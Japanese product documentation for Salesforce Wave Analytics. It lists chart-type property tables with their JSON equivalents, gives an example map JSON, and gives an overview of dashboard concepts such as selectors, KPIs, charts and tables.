Trellis として表示	チェックボックス	グルーピングに基づいて個別のグラフを表示します。	trellis.enable	boolean	
種別	ドロップダウン	Trellis の種類。 • 横方向: 1 行で表示されます。 • 縦方向: 1 列で表示されます。 • マトリックス:テーブルで表示されます。 • 折り返し: 複数行で表示されます。	trellis.type	x、y、xy、wrap	x
行あたりのグラフ数	ドロップダウン	Trellis が「折り返し」の場合、新しい行が開始される前に1行に表示されるグラフの数を設定します。	trellis.chartsPerLine	2、3、4、5、6、7、8	4

ヒートマップ

ヒートマップを使用して、1 つの基準と複数のディメンションがあるデータの高い値と低い値を視覚的に強調します。ヒートマップグラフは、Wave ダッシュボードデザイナ、Classic デザイナ、およびエクスプローラで使用できます。

ヒートマップグラフのプロパティ

じょうごグラフは、Wave ダッシュボードデザイナのプロパティで設定されます。これらのプロパティには、同等の JSON プロパティがあります。

次の表に、使用可能なプロパティを示します。

プロパティ	型	説明	JSON プロパティ	JSON の値	デフォルト値
タイトル	テキスト入力	グラフタイトルのテキスト。	label	string	
サブタイトル	テキスト入力	グラフサブタイトルのテキスト。	subtitleLabel	string	
タイトルの配置	テキスト入力	グラフのタイトルとサブタイトルの配置。	align	left、center、right	center
テーマ	ドロップダウン	グラフのカラーテーマ。	theme	wave、light、dark	wave
色 (低)	カラーピッカー	色のグラデーションのローレンジの色の値。	lowColor	color string	#E2F4FC
色 (高)	カラーピッカー	色のグラデーションのハイレンジの色の値。	highColor	color string	#009DDF
自動調整	ドロップダウン	コンテナウィジェットに合わせてグラフに適用するサイズの調整を選択します。 • なし:調整は行われません。 • 調整:含まれるウィジェットに合うまでグラフのサイズが調整されます。 • 表示ラベルを保持:表示ラベルが表示されたままになるようにグラフのサイズが調整されます。	autoFitMode	none、fit、keepLabels	keepLabels
軸を表示	チェックボックス	グラフに軸を表示します。X および Y 軸に使用できます。	x.showAxis y.showAxis	boolean	TRUE
タイトルを表示	チェックボックス	軸のタイトルを表示します。X および Y 軸に使用できます。	x.showTitle y.showTitle	boolean	TRUE
タイトル	テキスト入力	軸に付けられたタイトル。X および Y 軸に使用できます。	x.title y.title	string	
凡例を表示	チェックボックス	グラフの凡例を表示します。	legend.show	boolean	TRUE
凡例のヘッダーを表示	チェックボックス	グラフの凡例のヘッダーを表示します。	legend.showHeader	boolean	TRUE

プロパティ	型	説明	JSON プロパティ	JSON の値	デフォルト値
グラフ領域内に凡例を表示	チェックボックス	凡例に必要なスペースを削減するため、グラフ領域内に凡例を表示します。凡例がグラフと重なる場合があります。	legend.inside	boolean	FALSE
position	ドロップダウン	凡例の位置を設定します。	legend.position	right-top、bottom-center、left-top、top-center	right-top
Trellis として表示	チェックボックス	グルーピングに基づいて個別のグラフを表示します。	trellis.enable	boolean	
種別	ドロップダウン	Trellis の種類。 • 横方向: 1 行で表示されます。 • 縦方向: 1 列で表示されます。 • マトリックス:テーブルで表示されます。 • 折り返し: 複数行で表示されます。	trellis.type	x、y、xy、wrap	x
行あたりのグラフ数	ドロップダウン	Trellis が「折り返し」の場合、新しい行が開始される前に1行に表示されるグラフの数を設定します。	trellis.chartsPerLine	2、3、4、5、6、7、8	4

地図

地図は、対応付けられた値に応じて領域を網掛け表示できる地理的コンポーネントを含むデータがある場合に使用し、値の高い領域を強調表示できます。地図グラフは、Wave ダッシュボードデザイナおよび Classic デザイナで使用できます。

地図のプロパティ

地図は、Wave ダッシュボードデザイナのプロパティで設定されます。これらのプロパティには、同等の JSON プロパティがあります。

次の表に、使用可能なプロパティを示します。

プロパティ	型	説明	JSON プロパティ	JSON の値	デフォルト値
タイトル	テキスト入力	グラフタイトルのテキスト。	label	string	

プロパティ	型	説明	JSON プロパティ	JSON の値	デフォルト値
サブタイトル	テキスト入力	グラフサブタイトルのテキスト。	subtitleLabel	string	
タイトルの配置	テキスト入力	グラフのタイトルとサブタイトルの配置。	align	left、center、right	center
テーマ	ドロップダウン	グラフのカラーテーマ。	theme	wave、light、dark	wave
地図の種類	ドロップダウン	データを表示する地図。	map	下記参照	World Countries
色 (低)	カラーピッカー	色のグラデーションのローレンジの色の値。	lowColor	color string	#C5DBF7
色 (高)	カラーピッカー	色のグラデーションのハイレンジの色の値。	highColor	color string	#1674D9
色 (低)	カラーピッカー	色のグラデーションのローレンジの色の値。	lowColor	color string	multi
凡例を表示	チェックボックス	グラフの凡例を表示します。	legend.show	boolean	TRUE
凡例のヘッダーを表示	チェックボックス	グラフの凡例のヘッダーを表示します。	legend.showHeader	boolean	TRUE
グラフ領域内に凡例を表示	チェックボックス	凡例に必要なスペースを削減するため、グラフ領域内に凡例を表示します。凡例がグラフと重なる場合があります。	legend.inside	boolean	FALSE
position	ドロップダウン	凡例の位置を設定します。	legend.position	right-top、bottom-center、left-top、top-center	right-top
Trellis として表示	チェックボックス	グルーピングに基づいて個別のグラフを表示します。	trellis.enable	boolean	
種別	ドロップダウン	Trellis の種類。 • 横方向: 1 行で表示されます。 • 縦方向: 1 列で表示されます。 • マトリックス:テーブルで表示されます。	trellis.type	x、y、xy、wrap	x

プロパティ	型	説明	JSON プロパティ	JSON の値	デフォルト値
		• 折り返し: 複数行で表示されます。			
行あたりのグラフ数	ドロップダウン	Trellis が「折り返し」の場合、新しい行が開始される前に1行に表示されるグラフの数を設定します。	trellis.chartsPerLine	2、3、4、5、6、7、8	4

米国地図での map JSON **の例を次に示します。**

```
{
  "visualizationType": "choropleth",
  "step": "step_newmap",
  "map": "US States",
  "legend": {
    "show": false,
    "inside": false,
    "showHeader": true,
    "position": "right-top"
  },
  "title": {
    "label": "",
    "subtitleLabel": "",
    "align": "center"
  },
  "theme": "wave",
  "lowColor": "#C5DBF7",
  "highColor": "#1674D9",
  "trellis": {
    "enable": false,
    "type": "x",
    "chartsPerLine": 4
  }
}
```

`map` **プロパティで使用できる他の値は、次のとおりです。**

"World Countries"、"Americas"、"North America"、"South America"、"Central America"、"Caribbean"、"Europe"、"Eastern Europe"、"Northern Europe"、"Southern Europe"、"Western Europe"、"Central Europe"、"Scandanavia"、"Asia"、"South Asia"、"South East Asia"、"East Asia"、"Australasia"、"Africa"、"East Africa"、"Middle Africa"、"North Africa"、"Southern Africa"、"Western Africa"、"EMEA"、"APAC"

ピラミッドグラフ

ピラミッドグラフを使用して、積み上げ形式のディメンション値の相対サイズを視覚的に強調します。ピラミッドグラフは、Wave **ダッシュボードデザイナで使用できます。**

ピラミッドグラフのプロパティ

ピラミッドグラフは、Waveダッシュボードデザイナのプロパティで設定されます。これらのプロパティには、同等の JSON プロパティがあります。

次の表に、使用可能なプロパティを示します。

プロパティ	型	説明	JSON プロパティ	JSON の値	デフォルト値
タイトル	テキスト入力	グラフタイトルのテキスト。	label	string	
サブタイトル	テキスト入力	グラフサブタイトルのテキスト。	subtitleLabel	string	
タイトルの配置	テキスト入力	グラフのタイトルとサブタイトルの配置。	align	left、center、right	center
テーマ	ドロップダウン	グラフのカラーテーマ。	theme	wave、light、dark	wave
グラフの棒に値を表示	チェックボックス	棒で表される数値を棒内に表示します。	showValues	boolean	TRUE
基準軸を表示	チェックボックス	各基準の軸を表示します。	showMeasure	boolean	TRUE
基準タイトルを表示	チェックボックス	各基準の基準タイトルを表示します。	showMeasureTitle	boolean	TRUE
値を正規化	チェックボックス	積み上げピラミッドグラフで、積み上げグループを合計のパーセントで表示します。	normalize	boolean	FALSE
自動調整	ドロップダウン	コンテナウィジェットに合わせてグラフに適用するサイズの調整を選択します。 • なし:調整は行われません。 • 調整:含まれるウィジェットに合うまでグラフのサイズが調整されます。 • 表示ラベルを保持:表示ラベルが表示されたままになるようにグラフのサイズが調整されます。	autoFitMode	none、fit、keepLabels	fit

プロパティ	型	説明	JSON プロパティ	JSON の値	デフォルト値
色 (左)	カラーピッカー	ピラミッドの左側の色を指定します。積み上げピラミッドグラフでは使用できません。	leftColor	color string	#52b7d8
色 (右)	カラーピッカー	ピラミッドの右側の色を指定します。積み上げピラミッドグラフでは使用できません。	rightColor	color string	#e16032
軸を表示	チェックボックス	グラフの中央軸の値を表示します。	dimensionAxis.showAxis	boolean	TRUE
タイトル	テキスト入力	軸に付けられたタイトル。タイトルが入力されていない場合、デフォルトタイトルが生成されます。左軸と右軸に使用できます。	meansureAxis1.title meansureAxis2.title	string	
基準線	テキスト入力、色入力	指定された軸の値での縦線。左軸と右軸に使用できます。 • 値: 軸の値 (数値) • 表示ラベル:線に表示されるテキスト • 色: 線の色 (色の文字列)	measureAxis1.referenceLine .value .label .color measureAxis2.referenceLine .value .label .color	number string color string	0 rgb(0, 161, 224)
凡例を表示	チェックボックス	グラフの凡例を表示します。	legend.show	boolean	TRUE
凡例のヘッダーを表示	チェックボックス	グラフの凡例のヘッダーを表示します。	legend.showHeader	boolean	TRUE
グラフ領域内に凡例を表示	チェックボックス	凡例に必要なスペースを削減するため、グラフ領域内に凡例を表示します。凡例がグラフと重なる場合があります。	legend.inside	boolean	FALSE
position	ドロップダウン	凡例の位置を設定します。	legend.position	right-top、bottom-center、left-top、top-center	right-top
Trellis として表示	チェックボックス	グルーピングに基づいて個別のグラフを表示します。	trellis.enable	boolean	
種別	ドロップダウン	Trellis の種類。 • 横方向: 1 行で表示されます。	trellis.type	x、y、xy、wrap	x

プロパティ	型	説明	JSON プロパティ	JSON の値	デフォルト値
		• 縦方向: 1 列で表示されます。 • マトリックス:テーブルで表示されます。 • 折り返し: 複数行で表示されます。			
行あたりのグラフ数	ドロップダウン	Trellis が「折り返し」の場合、新しい行が開始される前に1行に表示されるグラフの数を設定します。	trellis.chartsPerLine	2、3、4、5、6、7、8	4

評価グラフ

評価グラフを使用して、測定された品質(顧客満足度など)の評価を表示します。評価グラフは、Wave ダッシュボードデザイナで使用できます。

評価グラフのプロパティ

評価グラフは、Wave ダッシュボードデザイナのプロパティで設定されます。これらのプロパティには、同等の JSON プロパティがあります。

次の表に、使用可能なプロパティを示します。

プロパティ	型	説明	JSON プロパティ	JSON の値	デフォルト値
タイトル	テキスト入力	グラフタイトルのテキスト。	label	string	
サブタイトル	テキスト入力	グラフサブタイトルのテキスト。	subtitleLabel	string	
タイトルの配置	テキスト入力	グラフのタイトルとサブタイトルの配置。	align	left、center、right	center
テーマ	ドロップダウン	グラフのカラーテーマ。	theme	wave、light、dark	wave
アイコン	ドロップダウン	グラフで使用するアイコン。	icon	circle、start、heart、square、check、cloud	circle

プロパティ	型	説明	JSON プロパティ	JSON の値	デフォルト値
アイコン数	数値入力	基準ごとに使用する合計アイコン数。	numberOfIcons	2 ～ 100	10
値の表示形式	ドロップダウン	各セグメントに表示する数値の形式。 • なし: 値を表示しない • 数値: 短縮されていない数値 (911,235) • コンパクト数値: 短縮された数値 (911K) • パーセント: 合計のパーセント	valueType	none、number、compactNumber、percent	compactNumber
最大値を表示	チェックボックス	基準値と共に最大値を表示します。	showMax	boolean	FALSE
値を左に表示	チェックボックス	値をアイコンの左側に表示します。	valuesOnLeft	boolean	FALSE
最小	数値入力	ローレンジ色のバンドの最小値。	min	number	0
高	数値入力	ローレンジ色とハイレンジ色を分離するブレークポイント値。	high	number	50
最大	数値入力	ハイレンジ色のバンドの最大値。	max	number	100
低域バンド	カラーピッカー	値が「最小」と「高」の間にある場合のアイコンの色。	colors.lowColor1	color string	#ff0077
高域バンド	カラーピッカー	値が「高」と「最大」の間にある場合のアイコンの色。	colors.highColor1	color string	#44ee00
Trellis として表示	チェックボックス	グルーピングに基づいて個別のグラフを表示します。	trellis.enable	boolean	
種別	ドロップダウン	Trellis の種類。 • 横方向: 1 行で表示されます。 • 縦方向: 1 列で表示されます。 • マトリックス: テーブルで表示されます。 • 折り返し: 複数行で表示されます。	trellis.type	x、y、xy、wrap	x
行あたりのグラフ数	ドロップダウン	Trellis が「折り返し」の場合、新しい行が開始される前に1行に表示されるグラフの数を設定します。	trellis.chartsPerLine	2、3、4、5、6、7、8	4

散布図

散布図を使用して、2つのデータグループの相関関係を視覚化します。散布図は、Waveダッシュボードデザイナ、Classic デザイナ、およびエクスプローラで使用できます。

散布図のプロパティ

散布図は、Waveダッシュボードデザイナのプロパティで設定されます。これらのプロパティには、同等のJSONプロパティがあります。

次の表に、使用可能なプロパティを示します。

プロパティ	型	説明	JSON プロパティ	JSON の値	デフォルト値
タイトル	テキスト入力	グラフタイトルのテキスト。	label	string	
サブタイトル	テキスト入力	グラフサブタイトルのテキスト。	subtitleLabel	string	
タイトルの配置	テキスト入力	グラフのタイトルとサブタイトルの配置。	align	left、center、right	center
テーマ	ドロップダウン	グラフのカラーテーマ。	theme	wave、light、dark	wave
軸を0で開始	チェックボックス	軸を強制的に 0 で開始します。	x.showZero y.showZero	boolean	TRUE
軸を表示	チェックボックス	グラフに軸を表示します。	x.showAxis y.showAxis	boolean	TRUE
タイトルを表示	チェックボックス	軸のタイトルを表示します。	x.showTitle y.showTitle	boolean	TRUE
タイトル	テキスト入力	軸に付けられたタイトル。showTitle が TRUE の場合にのみ表示されます。	x.title y.title	string	
基準線	数値入力、テキスト入力、色入力	指定された軸の値での縦線 (X 軸) または横線 (Y 軸)。 • 値: 軸の値 (数値) • 表示ラベル:線に表示されるテキスト • 色: 線の色 (色の文字列)	x.referenceLine .value .label .color y.referenceLine .value .label .color	number string color string	0 rgb(0, 161, 224)

プロパティ	型	説明	JSON プロパティ	JSON の値	デフォルト値
凡例を表示	チェックボックス	グラフの凡例を表示します。	legend.show	boolean	TRUE
凡例のヘッダーを表示	チェックボックス	グラフの凡例のヘッダーを表示します。	legend.showHeader	boolean	TRUE
グラフ領域内に凡例を表示	チェックボックス	凡例に必要なスペースを削減するため、グラフ領域内に凡例を表示します。凡例がグラフと重なる場合があります。	legend.inside	boolean	FALSE
position	ドロップダウン	凡例の位置を設定します。	legend.position	right-top、bottom-center、left-top、top-center	right-top
Trellis として表示	チェックボックス	グルーピングに基づいて個別のグラフを表示します。	trellis.enable	boolean	
種別	ドロップダウン	Trellis の種類。 • 横方向: 1 行で表示されます。 • 縦方向: 1 列で表示されます。 • マトリックス:テーブルで表示されます。 • 折り返し: 複数行で表示されます。	trellis.type	x、y、xy、wrap	x
行あたりのグラフ数	ドロップダウン	Trellis が「折り返し」の場合、新しい行が開始される前に1行に表示されるグラフの数を設定します。	trellis.chartsPerLine	2、3、4、5、6、7、8	4

タイムライングラフ

タイムライングラフを使用して、経時的な値の変化を表示します。タイムライングラフは、Wave ダッシュボードデザイナ、Classic デザイナ、およびエクスプローラで使用できます。

タイムライングラフのプロパティ

タイムライングラフは、Wave ダッシュボードデザイナで、プロパティを使用して設定されます。これらのプロパティには、同等の JSON プロパティがあります。

次の表に、使用可能なプロパティを示します。

プロパティ	型	説明	JSON プロパティ	JSON の値	デフォルト値
タイトル	テキスト入力	グラフタイトルのテキスト。	label	string	
サブタイトル	テキスト入力	グラフサブタイトルのテキスト。	subtitleLabel	string	
タイトルの配置	テキスト入力	グラフのタイトルとサブタイトルの配置。	align	left、center、right	center
テーマ	ドロップダウン	グラフのカラーテーマ。	theme	wave、light、dark	wave
欠損値の処理	ドロップダウン	欠損値の処理方法です。 • 結合:既存値をつなぐ線を引く。 • 非結合:欠損値分を空白のままにする。	missingValue	結合、非結合	結合
領域を塗りつぶす	チェックボックス	タイムラインの下の領域を塗りつぶします。	fillArea	boolean	TRUE
点を表示	チェックボックス	データポイントを表示します。	showPoints	boolean	TRUE
軸を表示	チェックボックス	グラフに軸を表示します。X (時間) と Y (基準) で使用可能です。	timeAxis.showAxis meansureAxis1.showAxis	boolean	TRUE
タイトルを表示	チェックボックス	軸のタイトルを表示します。X (時間) と Y (基準) で使用可能です。	timeAxis.showTitle meansureAxis1.showTitle	boolean	TRUE
タイトル	テキスト入力	軸に付けられたタイトル。X (時間) と Y (基準) で使用可能です。	timeAxis.title meansureAxis1.title	string	
基準線	数値入力、テキスト入力、色入力	指定された Y 軸の値での横線。 • 値: Y 軸の値 (数値) • 表示ラベル:線に表示されるテキスト • 色: 線の色 (色の文字列)	measureAxis1.referenceLine .value .label .color	number string color string	0 rgb(0, 161, 224)
凡例を表示	チェックボックス	グラフの凡例を表示します。	legend.show	boolean	TRUE

プロパティ	型	説明	JSON プロパティ	JSON の値	デフォルト値
凡例のヘッダーを表示	チェックボックス	グラフの凡例のヘッダーを表示します。	legend.showHeader	boolean	TRUE
グラフ領域内に凡例を表示	チェックボックス	凡例に必要なスペースを削減するため、グラフ領域内に凡例を表示します。凡例がグラフと重なる場合があります。	legend.inside	boolean	FALSE
position	ドロップダウン	凡例の位置を設定します。	legend.position	right-top、bottom-center、left-top、top-center	right-top
Trellis として表示	チェックボックス	グルーピングに基づいて個別のグラフを表示します。	trellis.enable	boolean	
種別	ドロップダウン	Trellis の種類。 • 横方向: 1 行で表示されます。 • 縦方向: 1 列で表示されます。 • マトリックス:テーブルで表示されます。 • 折り返し: 複数行で表示されます。	trellis.type	x、y、xy、wrap	x
行あたりのグラフ数	ドロップダウン	Trellis が「折り返し」の場合、新しい行が開始される前に1行に表示されるグラフの数を設定します。	trellis.chartsPerLine	2、3、4、5、6、7、8	4

縦棒グラフ

縦棒グラフを使用して、リードや金額などの相対的な計数を表示します。縦棒グラフは、Wave ダッシュボードデザイナ、Classic デザイナ、およびエクスプローラで使用できます。

縦棒グラフのプロパティ

縦棒グラフは、Wave ダッシュボードデザイナで、プロパティを使用して設定されます。これらのプロパティには、同等の JSON プロパティがあります。

次の表に、使用可能なプロパティを示します。

プロパティ	型	説明	JSON プロパティ	JSON の値	デフォルト値
タイトル	テキスト入力	グラフタイトルのテキスト。	label	string	
サブタイトル	テキスト入力	グラフサブタイトルのテキスト。	subtitleLabel	string	
タイトルの配置	テキスト入力	グラフのタイトルとサブタイトルの配置。	align	left、center、right	center
テーマ	ドロップダウン	グラフのカラーテーマ。	theme	wave、light、dark	wave
グラフの棒に値を表示	チェックボックス	棒で表される数値を棒内に表示します。	showValues	boolean	TRUE
値を正規化	チェックボックス	積み上げ横棒グラフで、積み上げグループを合計のパーセントで表示します。	normalize	boolean	FALSE
自動調整	ドロップダウン	コンテナウィジェットに合わせてグラフに適用するサイズの調整を選択します。 • なし:調整は行われません。 • 調整:含まれるウィジェットに合うまでグラフのサイズが調整されます。 • 表示ラベルを保持:表示ラベルが表示されたままになるようにグラフのサイズが調整されます。	autoFitMode	none、fit、keepLabels	fit
軸モード	ドロップダウン	グラフに複数の基準が表示される方法を指定します。 • 単一軸:1 つの軸に基準を表示します。 • 二軸:最初の基準を左軸、2 番目の基準を右軸に表示します。 • 小さい複数:基準ごとに 1 つのグラフを作成します。	axisMode	sync、dual、multi	multi
軸を表示	チェックボックス	グラフに軸を表示します。X、Y(左)、およびY(右)に使用できます。	dimensionAxis.showAxis meansureAxis1.showAxis	boolean	TRUE

プロパティ	型	説明	JSON プロパティ	JSON の値	デフォルト値
			meansureAxis2.showAxis		
タイトルを表示	チェックボックス	軸のタイトルを表示します。X、Y (左)、および Y (右) に使用できます。	dimensionAxis.showTitle meansureAxis1.showTitle measureAxis2.showTitle	boolean	TRUE
タイトル	テキスト入力	軸に付けられたタイトル。showTitle が TRUE の場合に、X、Y (左)、Y (右) で使用可能です。	dimensionAxis.title meansureAxis1.title meansureAxis2.title	string	
基準線	テキスト入力、色入力	指定された Y 軸の値での横線。Y (左) および Y (右) に使用できます。 • 値: Y 軸の値 (数値) • 表示ラベル:線に表示されるテキスト • 色: 線の色 (色の文字列)	measureAxis1.referenceLine .value .label .color measureAxis2.referenceLine .value .label .color	number string color string	0 rgb(0, 161, 224)
凡例を表示	チェックボックス	グラフの凡例を表示します。	legend.show	boolean	TRUE
凡例のヘッダーを表示	チェックボックス	グラフの凡例のヘッダーを表示します。	legend.showHeader	boolean	TRUE
グラフ領域内に凡例を表示	チェックボックス	凡例に必要なスペースを削減するため、グラフ領域内に凡例を表示します。凡例がグラフと重なる場合があります。	legend.inside	boolean	FALSE
position	ドロップダウン	凡例の位置を設定します。	legend.position	right-top、bottom-center、left-top、top-center	right-top
Trellis として表示	チェックボックス	グルーピングに基づいて個別のグラフを表示します。	trellis.enable	boolean	
種別	ドロップダウン	Trellis の種類。 • 横方向: 1 行で表示されます。 • 縦方向: 1 列で表示されます。 • マトリックス:テーブルで表示されます。	trellis.type	x、y、xy、wrap	x

プロパティ	型	説明	JSON プロパティ	JSON の値	デフォルト値
		• 折り返し: 複数行で表示されます。			
行あたりのグラフ数	ドロップダウン	Trellis が「折り返し」の場合、新しい行が開始される前に1行に表示されるグラフの数を設定します。	trellis.chartsPerLine	2、3、4、5、6、7、8	4

滝グラフ

滝グラフを使用して、連続して取り込まれた正または負の値の累積影響を値の合計の詳細と共に表示します。「飛行レンガ」グラフや「マリオ」グラフとも呼ばれます。値の合計の詳細を含めるには、積み上げ滝グラフを使用します。滝グラフは、Wave ダッシュボードデザイナおよび Classic デザイナで使用できます。

滝グラフのプロパティ

滝グラフは、Wave ダッシュボードデザイナで、プロパティを使用して設定されます。これらのプロパティには、同等の JSON プロパティがあります。

次の表に、使用可能なプロパティを示します。

プロパティ	型	説明	JSON プロパティ	JSON の値	デフォルト値
タイトル	テキスト入力	グラフタイトルのテキスト。	label	string	
サブタイトル	テキスト入力	グラフサブタイトルのテキスト。	subtitleLabel	string	
タイトルの配置	テキスト入力	グラフのタイトルとサブタイトルの配置。	align	left、center、right	center
テーマ	ドロップダウン	グラフのカラーテーマ。	theme	wave、light、dark	wave
合計を計算	チェックボックス	総計を表す棒を計算して、滝グラフの最後に表示します。	computeTotal	boolean	TRUE
グラフの棒に値を表示	チェックボックス	棒で表される数値を棒内に表示します。	showValues	boolean	TRUE
色 (正)	カラーピッカー	正の値を示す色です。積み上げ滝グラフでは使用できません。	positiveColor	色入力	#0BA976

プロパティ	型	説明	JSON プロパティ	JSON の値	デフォルト値
色 (負)	カラーピッカー	負の値を示す色です。積み上げ滝グラフでは使用できません。	negative.Color	色入力	#E41E42
色 (開始)	カラーピッカー	開始値を示す色です。積み上げ滝グラフでは使用できません。	startColor	色入力	#1674D9
色 (合計)	カラーピッカー	総計を示す色です。積み上げ滝グラフでは使用できません。	totalColor	色入力	#1674D9
軸を表示	チェックボックス	グラフに軸を表示します。	dimensionAxis.showAxis meansureAxis1.showAxis	boolean	TRUE
タイトルを表示	チェックボックス	軸のタイトルを表示します。	dimensionAxis.showTitle meansureAxis1.showTitle	boolean	TRUE
タイトル	テキスト入力	各軸に指定されたタイトルです。値が指定されていない場合は、グラフで自動的に名前が生成されます。	dimensionAxis.title meansureAxis1.title	string	
凡例を表示	チェックボックス	グラフの凡例を表示します。積み上げ滝グラフでのみ使用可能です。	legend.show	boolean	TRUE
凡例のヘッダーを表示	チェックボックス	グラフの凡例のヘッダーを表示します。積み上げ滝グラフでのみ使用可能です。	legend.showHeader	boolean	TRUE
グラフ領域内に凡例を表示	チェックボックス	凡例に必要なスペースを削減するため、グラフ領域内に凡例を表示します。凡例がグラフと重なる場合があります。積み上げ滝グラフでのみ使用可能です。	legend.inside	boolean	FALSE
position	ドロップダウン	凡例の位置を設定します。積み上げ滝グラフでのみ使用可能です。	legend.position	right-top、bottom-center、left-top、top-center	right-top
Trellis として表示	チェックボックス	グルーピングに基づいて個別のグラフを表示します。	trellis.enable	boolean	
種別	ドロップダウン	Trellis の種類。 • 横方向: 1 行で表示されます。 • 縦方向: 1 列で表示されます。 • マトリックス:テーブルで表示されます。	trellis.type	x、y、xy、wrap	x

プロパティ	型	説明	JSON プロパティ	JSON の値	デフォルト値
		• 折り返し: 複数行で表示されます。			
行あたりのグラフ数	ドロップダウン	Trellis が「折り返し」の場合、新しい行が開始される前に1行に表示されるグラフの数を設定します。	trellis.chartsPerLine	2、3、4、5、6、7、8	4

Wave ダッシュボードの概念

ここでは、Wave Analytics ダッシュボードの一般情報を示し、ダッシュボードの作成手順を補足します。

ダッシュボードとは?
ダッシュボードは、データセットに関して具体的な焦点を絞ったストーリーを伝え、利用者がそこからアクションを実行できるようにする手段です。ダッシュボードは、レンズのデータに基づいて選ばれたグラフ、総計値、および表で構成されます。

Wave ダッシュボードの主要な要素
ダッシュボードは、参照するだけのものではありません。会社にとって重要な 1 つ以上のデータセットに基づいて、話し合いを続けるためのものです。画像を参照するだけではなく、ダッシュボードの各ツールを使用して関心のあるデータを深く掘り下げてください。さまざまな場所をクリックして探索してみましょう。

作成するダッシュボードの種類
ダッシュボードによって、業務、戦略、分析といったさまざまな種類の知識探求をサポートできます。ダッシュボードに複合的な目的がある場合もありますが、その目的を 1 つに絞ることをお勧めします。

Wave ダッシュボードのウィジェットのステップ
一部のウィジェットはステップを必要とします。ステップはクエリと同様に結果を返します。ウィジェットは結果の表示方法を決定します。たとえば、ステップで商談金額の平均を地域ごとに計算するとします。ウィジェットに結果が棒グラフで表示され、それぞれの棒が各地域の金額の平均を表します。ほとんどのウィジェッにも、ウィジェットとそのステップを作成するためのウィザードがあります。また、独自のステップを作成してウィジェットに適用することもできます。

ダッシュボードとは?

ダッシュボードは、データセットに関して具体的な焦点を絞ったストーリーを伝え、利用者がそこからアクションを実行できるようにする手段です。ダッシュボードは、レンズのデータに基づいて選ばれたグラフ、総計値、および表で構成されます。

Wave Analytics データをダッシュボード経由で共有すると、データセット全体を解放せずに利用者自身が探索を実行できるようになります。

ダッシュボードの用途の1つは、利用者の焦点を絞り込むことです。データセットには、大量のデータが含まれる可能性があります。そのデータの中には、利用者の特定の質問に関連性があるものもあれば、関連性のな

い不要なデータもあります。ある質問のセットにとっては重要なデータでも、別の質問のセットに関しては不要な場合があります。


ダッシュボードと呼ばれていますが、実際、このインターフェースには、従来の自動車のダッシュボードよりもはるかに多くの機能が搭載されています。このダッシュボードは、何が変更されたかを伝えるだけではなく、基本データまで深く掘り下げるようにユーザを導きます。自動車のスピードメーターが単に走行速度を伝えるだけでなく、移動中のさまざまな地点で速度がどう変化したか、これから先の交通状況がどのように変化するか、それらの変化が到着時刻にどう影響するかを教えてくれるようなものです。

関連トピック:

- Wave ダッシュボードデザイナを使用したダッシュボードの作成
- Classic デザイナを使用したダッシュボードの作成

Wave ダッシュボードの主要な要素

ダッシュボードは、参照するだけのものではありません。会社にとって重要な1つ以上のデータセットに基づいて、話し合いを続けるためのものです。画像を参照するだけではなく、ダッシュボードの各ツールを使用して関心のあるデータを深く掘り下げてください。さまざまな場所をクリックして探索してみましょう。



SalesforceWave ダッシュボードを対話型で参照するには、表示されている要素をクリックします。すべての要素は、条件が設定されたライブデータベースクエリが視覚的に表現されたものです。

選択条件

選択条件を使用すると、関心のある特定の値に基づいて絞り込むことができます。たとえば、範囲セレクタに最大スライダと最小スライダを設定して、ダッシュボードに特定の範囲に該当する金額のみを表示します。スライダを設定した場合に、ページ上のグラフと数値がどう変化するかを確認してみましょう。選択条件は多くの場合、互いに関連付けられているため、徐々に深くドリルダウンできます。たとえば、ある条件を使用して商品の売上を確認します。続いて、次の条件を使用してその売上を地域で絞り込みます。

最後に、別の条件を使用して営業地域を取引先で絞り込みます。リスト、切り替え、日付、範囲など、選択条件にはさまざまな種類があります。

重要業績評価指標
情報の中には単一の数値による測定が最も適しているものがあり、これを重要業績評価指標ともいいます。一部の数値要素は、グラフや条件での選択に基づいて絞り込むことができます。たとえば、個々の営業担当のパイプラインを示す棒グラフである棒をクリックすると、特定のユーザのパイプラインに焦点を当てて確認できます。表示される数値が、営業担当全員の合計値から選択したユーザの値に変化します。

グラフ
多種多様なグラフには、複数の観点からのデータが表示されます。グラフの多くの部分は対話型です。たとえば、棒グラフの棒をクリックしてどうなるか見てみましょう。棒をクリックすることで、棒グラフで表されるクエリが絞り込まれます。この操作で、このグラフの他の値、他のグラフの値、および数値の表示が変更されます。

テーブル
テーブルにはレコードレベルの詳細が示されます。たとえば、グラフには各地域のパフォーマンスサマリーを示すことができる一方で、テーブルには商談固有の詳細を示すことができます。テーブルを並び替えて、上位と下位のレコードを示すこともできます。また、テービルに計算列を作成し、既存のデータに基づいて値を計算できます。

作成するダッシュボードの種類

ダッシュボードによって、業務、戦略、分析といったさまざまな種類の知識探求をサポートできます。ダッシュボードに複合的な目的がある場合もありますが、その目的を 1 つに絞ることをお勧めします。

